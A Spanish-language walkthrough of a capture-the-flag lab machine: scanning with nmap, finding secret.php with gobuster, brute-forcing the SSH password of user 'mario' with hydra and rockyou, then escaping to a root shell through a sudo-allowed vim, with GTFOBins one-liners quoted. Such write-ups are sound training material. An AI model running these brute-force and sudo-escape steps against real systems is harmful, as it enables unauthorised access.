

En esta maquina tendremos el puerto 80 de servidor Web i el puerto SSH que es el 22, el ataque en este consiste en averiguar el usuario que encontraremos en el web despues de un dirbuster específico, con hydra y una contraseña descubriremos la shell de root.

```
(kali㉿kali)-[~/Desktop]
$ sudo bash auto_deploy.sh trust.tar
```

Primero de todo abrimos la maquina

Pingueamos conectividad i seguidamente realizamos el NMAP con los parámetros habituales

```
(kali㉿kali)-[~/Desktop]
$ ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
```

```
(kali㉿kali)-[~/Desktop]
$ sudo nmap -p- -sS -sC -sV --min-rate 5000 -n -vvv -Pn 172.17.0.2
[sudo] contraseña para kali:
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-12 12:12 CEST
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 12:12
Completed NSE at 12:12, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 12:12
Completed NSE at 12:12, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 12:12
Completed NSE at 12:12, 0.00s elapsed
Initiating ARP Ping Scan at 12:12
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 12:12, 0.07s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 12:12
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Discovered open port 22/tcp on 172.17.0.2
Completed SYN Stealth Scan at 12:12, 1.58s elapsed (65535 total ports)
Initiating Service scan at 12:12
Scanning 2 services on 172.17.0.2
```

H


```
(kali㉿kali)-[~/Desktop]
$ gobuster dir -u http://172.17.0.2/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
-x html,php,sh,py
```

A continuación haremos un gobuster, es importante el -x y buscar

también extensiones porque en este caso en particular tal y como muestra la siguiente captura la hemos encontrado gracias a eso. Omito la parte de acceder por ip a la pagina web ya que en ella no había nada

```
Starting gobuster in directory enumeration mode
=====
/.html           (Status: 403) [Size: 275]
/.php            (Status: 403) [Size: 275]
/index.html      (Status: 200) [Size: 10701]
/secret.php      (Status: 200) [Size: 927]
```

accedemos a secret.php



Gracias a esta web podemos ver que un posible nombre de usuario para acceder por ssh es "Mario" por parte de la pagina web del puerto 80 ya no se puede realizar nada nuevo, pero con el usuario podemos realizar un HYDRA, ataque de fuerza bruta

```
-- sudo bash x Desktop: zsh x  
(kali㉿kali)-[~/Desktop]  
$ hydra -l mario -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2 -t 64  
Hydra v0.5 (c) 2022 by van Housen/THC & David Maciejak - Please do not use in mil
```

Como en este caso sabemos el usuario pero NO la contraseña, ponemos -P mayuscula para decir que es eso lo que no sabemos. Seguidamente del ssh i la ip de la maquina que estamos atacando

```
[DATA] attacking ssh://172.17.0.2:22/  
[22][ssh] host: 172.17.0.2 login: mario password: chocolate
```

Si da problemas de hosts hay que eliminar el siguiente directorio

```
(kali㉿kali)-[~/Desktop]  
$ rm /home/kali/.ssh/known_hosts
```

Accedemos por ssh a la maquina poniendo de passwd "chocolate"


```
(kali㉿kali)-[~/Desktop]  
$ ssh mario@172.17.0.2
```

Buscando por los directorios no parece haber nada interesante para vulnerar que nos de una pista, así que hay que buscar directamente sin ayuda una manera de escalar privilegios en esta maquina. Con la comanda ENV, puedes ver las variables establecidas del sistema

```
-- sudo bash x (mario) 172.17.0.2 x  
mario@0a23ec65cf31:/$ sudo -l  
[sudo] password for mario:  
Matching Defaults entries for mario on 0a23ec65cf31:  
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr  
  
User mario may run the following commands on 0a23ec65cf31:  
(ALL) /usr/bin/vim  
mario@0a23ec65cf31:/$
```

Podemos hacer servir vim como root, eso vamos a usar para escalar privilegios esta vez. Realizamos la siguiente comanda y al final de esta ponemos:

```
(ALL) /usr/bin/vim  
mario@0a23ec65cf31:/$ sudo -u root /usr/bin/vim
```



Y así ya escalaríamos privilegios y seríamos ROOT por otra parte hay una alternativa final2 que seria acceder a la pagina de gtfobins para ver de forma manual como explotar ese `sudo -l`

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a) `sudo vim -c '!/bin/sh'`

(b) This requires that `vim` is compiled with Python support. Prepend `:py3` for Python 3.

```
sudo vim -c ':py import os; os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

(c) This requires that `vim` is compiled with Lua support.

```
sudo vim -c ':lua os.execute("reset; exec sh")'
```

```
Press ENTER or type command to continue
mario@0a23ec65cf31:/$ sudo -u root /usr/bin/vim -c '!/bin/bash'

root@0a23ec65cf31:/# whoami
root
root@0a23ec65cf31:/#
```